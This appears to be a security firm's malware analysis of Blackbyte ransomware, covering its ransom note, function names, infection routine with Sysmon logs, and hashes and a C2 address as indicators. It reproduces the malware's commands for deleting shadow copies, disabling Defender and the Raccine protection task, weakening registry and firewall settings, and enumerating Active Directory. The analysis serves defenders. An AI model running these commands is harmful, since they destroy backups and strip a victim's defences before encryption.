
Blackbyte Ransomware April 19, 2022 by Paul Kimayong



BLACKBYTE

All your files have been encrypted, your confidential data has been stolen, in order to decrypt files and avoid leakage, you must follow our steps.

1) Download and install TOR browser from this site: https://torproject.org/

2) Paste the URL in TOR browser and you will be redirected to our chat with all information that you need.

3) If you won't contact with us within 4 days, your access to our chat will be removed and you wont be able to restore your system.

Your URL:
http://7oukjxwkbnwyq7cekudzp66okrchbuubde2j3h6fkpis6izywoj2eqad.onion/[redacted]

Your Key: Hn1G8ZoBOM4Rg2tqZn[redacted]9SmyJzIOMDcz4eOM2Qh4wmsQjfkLf
+uJqloyq86xXcaHlLeONqYZfFRxy[redacted]14rCfnKB2hCpLQparatYeeRz8Wo=

Threat Description


Sha256: 1df11bc19aa52b623bdf15380e3fded56d8eb6fb7b53a2240779864b1a6474ad

Blackbyte has been known to be a Ransomware-as-a-Service (RaaS) since July 2021. It was reported that it was used in infecting organizations in at least three US critical infrastructure sectors — government facilities, financial, and food and agriculture — as well as others outside the US. The San Francisco 49ers was attacked by BlackByte and it was reportedly exfiltrated 300MB, but nothing to do with customer data. They publish stolen data on a .onion web site

Back in October 2021, cybersecurity firm Trustwave created and released a free BlackByte decryptor, enabling some victims to restore their files for free after the ransomware gang used the same decryption/encryption key in multiple attacks.


Malware analysis

The blackbyte sample we analyzed is packed with UPX and programmed with Go.



```
packer                    UPX(3.96)[NRV,brute]
compiler                  MinGW(-)[-]
linker      GNU linker ld (GNU Binutils)(2.30)[Console64,console]
```

Using an IDA python script to rename the Go functions, we see the following functions which is typical for a ransomware particularly, main_DelShadows, main_Encrypt .



```
main_GetAccess
main_LanScan
main_LanScan_func4Â
main_xzibOS3Z_func1Â
main_StartNetworkS
main_yfYUsU4oÂ
main_Pognali
main_EncryptÂ
main_DelShadows
main_Destroy
main_GrantAll
main_SetWinVer
main_CheckMutex
main_ShowNote
main_mz8b7rzZ
main_EnableLink
main_EnableLongPaths
main_GenDrives
main_SetupKey
main_cGvOR7hC
main_MountDrives
main_StopAllsvc
main__Cfunc_Begin
```

Function names inside blackbyte

The sample we have analyzed needs an argument “-single {SHA256 hash}” which is believed to be the unique identifier of the infected system. In some versions of blackbyte, it did not need an argument for it to run.

C:\Blackbyte.exe -single {sha256 hash redacted}

Infection Routine


1. It deletes volume shadow storage by resizing which is a technique used by Conti and Ryuk ransomware group.

```
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
...
...

vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
```

2. Deletes the scheduled task for “Raccine Rules Updater”. Raccine is a free tool that protects against ransomware

```
C:\Windows\system32\schtasks.exe /DELETE /TN \"\\"Raccine Rules Updater\\"\" /F
```



ProcessCreate Event Details

UTC time	2/16/2022 4:57:20 AM
Rule name	technique_id=T1053,technique_name=Scheduled Tasks
Process GUID	{26AE4531-8430-620C-E401-000000000B00}
Process ID	3512
Image	C:\Windows\System32\schtasks.exe
Command line	C:\Windows\system32\schtasks.exe /DELETE /TN \"\\"Raccine Rules Updater\\"\" /F

ProcessCreate Event Details

UTC time	2/16/2022 4:57:20 AM
Rule name	technique_id=T1059,technique_name=Command-Line Interface
Process GUID	{26AE4531-8430-620C-FA01-000000000B00}
Process ID	6960
Image	C:\Windows\System32\vssadmin.exe
Command line	vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded

Deletes Raccine and volume shadow copies.

3. Executes the following PowerShell Command to delete volume shadow copy

```
powershell.exe -command \"$x =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAg'+'AFcAaQBuADMAMgB
```

Decoded Command


```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

4. Enable and disable services

```
C:\Windows\system32\sc.exe config SQLTELEMETRY start= disabled
C:\Windows\system32\sc.exe config SQLTELEMETRY$ECWDB2 start= disabled
C:\Windows\system32\sc.exe config SQLWriter start= disabled
C:\Windows\system32\sc.exe config MBAMService start= disabled
C:\Windows\system32\sc.exe config SstpSvc start= disabled
C:\Windows\system32\sc.exe config Dnscache start= auto
C:\Windows\system32\sc.exe config fdPHost start= auto
C:\Windows\system32\sc.exe config SSDPSRV start= auto
C:\Windows\system32\sc.exe config upnphost start= auto
C:\Windows\system32\sc.exe config RemoteRegistry start= auto
```

5. Enable Network Discovery and File and Printer Sharing firewall rules.

```
netsh  advfirewall firewall set rule \"group=\\"Network Discovery\\"\" new enable=Yes
netsh  advfirewall firewall set rule \"group=\\"File and Printer Sharing\\"\" new enable=Yes
```



ProcessCreate Event Details

UTC time	2/16/2022 4:57:24 AM
Rule name	technique_id=T1031,technique_name=Modify Existing Service
Process GUID	{26AE4531-8433-620C-0902-000000000B00}
Process ID	4244
Image	C:\Windows\System32\sc.exe
Command line	C:\Windows\system32\sc.exe config Dnscache start= auto

ProcessCreate Event Details

UTC time	2/16/2022 4:57:24 AM
Rule name	technique_id=T1063,technique_name=Security Software Discovery
Process GUID	{26AE4531-8433-620C-1002-000000000B00}
Process ID	5308
Image	C:\Windows\System32\netsh.exe
Command line	netsh advfirewall firewall set rule \"group=\\"Network Discovery\\"\" new enable=Yes

6. Modify registry entries to elevate local privileges.

```
C:\Windows\system32\cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

C:\Windows\system32\cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLinkedConnections /t REG_DWORD /d 1 /f

C:\Windows\system32\cmd.exe /c reg add HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v LongPathsEnabled /t REG_DWORD /d 1 /f
```

7. Disable Windows Defender's ControlledFolderAccess feature. This feature is used by Defender to inspect applications that make changes to files in protected folders. Essentially, this will allow the ransomware to make file changes while bypassing Windows Defender..

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command \"Set-MpPreference -EnableControlledFolderAccess Disabled\
```

8. Install RSAT (Remote Server Administration Tools) PowerShell feature.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Install-WindowsFeature -Name \\"RSAT-AD-PowerShell\\" -IncludeAllSubFeature
```

9. Retrieves all computers in the Active Directory. It loads the PowerShell module ActiveDirectory and runs the cmdlet Get-ADComputer. This shows blackbyte's intension to move laterally.


```
powershell -command \"Import-Module ActiveDirectory;Get-ADComputer -Filter * -Properties * | FT Name\"
```

10. Inject to regedit.exe.

11. Early version of this ransomware downloads a png file from https://185[.]93.6.31/mountain.png. This png file is the key used for encrypting files.

Encrypted files were appended with the extension .blackbyte. The icon of the encrypted files also changed with the letter “B” on it which seems to be the Blackbyte’s logo.

It drops the ransom note BlackbyteRestore.txt inside the folder of encrypted files. The ransom note is as follows.



```
BLACKBYTE

All your files have been encrypted, your confidential data has been stolen, in order to decrypt files and
avoid leakage, you must follow our steps.

1) Download and install TOR browser from this site: https://torproject.org/

2) Paste the URL in TOR browser and you will be redirected to our chat with all information that you need.

3) If you won't contact with us within 4 days, your access to our chat will be removed and you wont be able
to restore your system.

Your URL:
http://7oukjxwkbnwyg7cekudzp66okrchbuubde2j3h6fkpis6izywoj2eqad.onion/[redacted]

Your Key: Hn1G8ZoBOM4Rg2tqZn[redacted]e9SmyJzIOMDcz4e0M2Qh4wmsQjfkLf
+uJqloyq86xXcaHlLeONqYZfFRxy[redacted]14rCfnKB2hCpLQparatYeeRz8Wo=
```

Indicators of Compromise

Hashes

4d2da36174633565f3dd5ed6dc5033c4 cd7034692d8f29f9146deb3641de7986 d63a7756bfdcd2be6c755bf288a92c8b

eed7357ab8d2fe31ea3dbcf3f9b7ec74 695e343b81a7b0208cbae33e11f7044c 296c51eb03e70808304b5f0e050f4f94

0c7b8da133799dd72d0dbe3ea012031e a77899602387665cddb6a0f021184a2b 1473c91e9c0588f92928bed0ebf5e0f4

28b791746c97c0c04dcbfe0954e7173b 52b8ae74406e2f52fd81c8458647acd8 1785f4058c78ae3dd030808212ae3b04

b8e24e6436f6bed17757d011780e87b9 8dfa48e56fc3a6a2272771e708cdb4d2 4ce0bdd2d4303bf77611b8b34c7d2883

c010d1326689b95a3d8106f75003427c ae6fbc60ba9c0f3a0fef72aeffcd3dc7 405cb8b1e55bb2a50f2ef3e7c2b28496 11e35160fc4efabd0a3bd7a7c6afc91b

659b77f88288b4874b5abe41ed36380d 959a7df5c465fcd963a641d87c18a565 5f40e1859053b70df9c0753d327f2cee

df7befc8cdc3c5434ef27cc669fb1e4b 51f2cf541f004d3c1fa8b0f94c89914a d9e94f076d175ace80f211ea298fa46e 8320d9ec2eab7f5ff49186b2e630a15f

cea6be26d81a8ff3db0d9da666cd0f8f 31f818372fa07d1fd158c91510b6a077 d9e94f076d175ace80f211ea298fa46e a9cf6dce244ad9afd8ca92820b9c11b9

7139415fecd716bec6d38d2004176f5d c13bf39e2f8bf49c9754de7fb1396a33 5c0a549ae45d9abe54ab662e53c484e2

ad29212716d0b074d976ad7e33b8f35f d4aa276a7fbe8dcd858174eeacbb26ce 9344afc63753cd5e2ee0ff9aed43dc56

e2eb5b57a8765856be897b4f6dadca18 58e8043876f2f302fbc98d00c270778b d2a15e76a4bfa7eb007a07fc8738edfb

e46bfbdf1031ea5a383040d0aa598d45 151c6f04aeff0e00c54929f25328f6f7

C2 IPs

185[.]93.6.31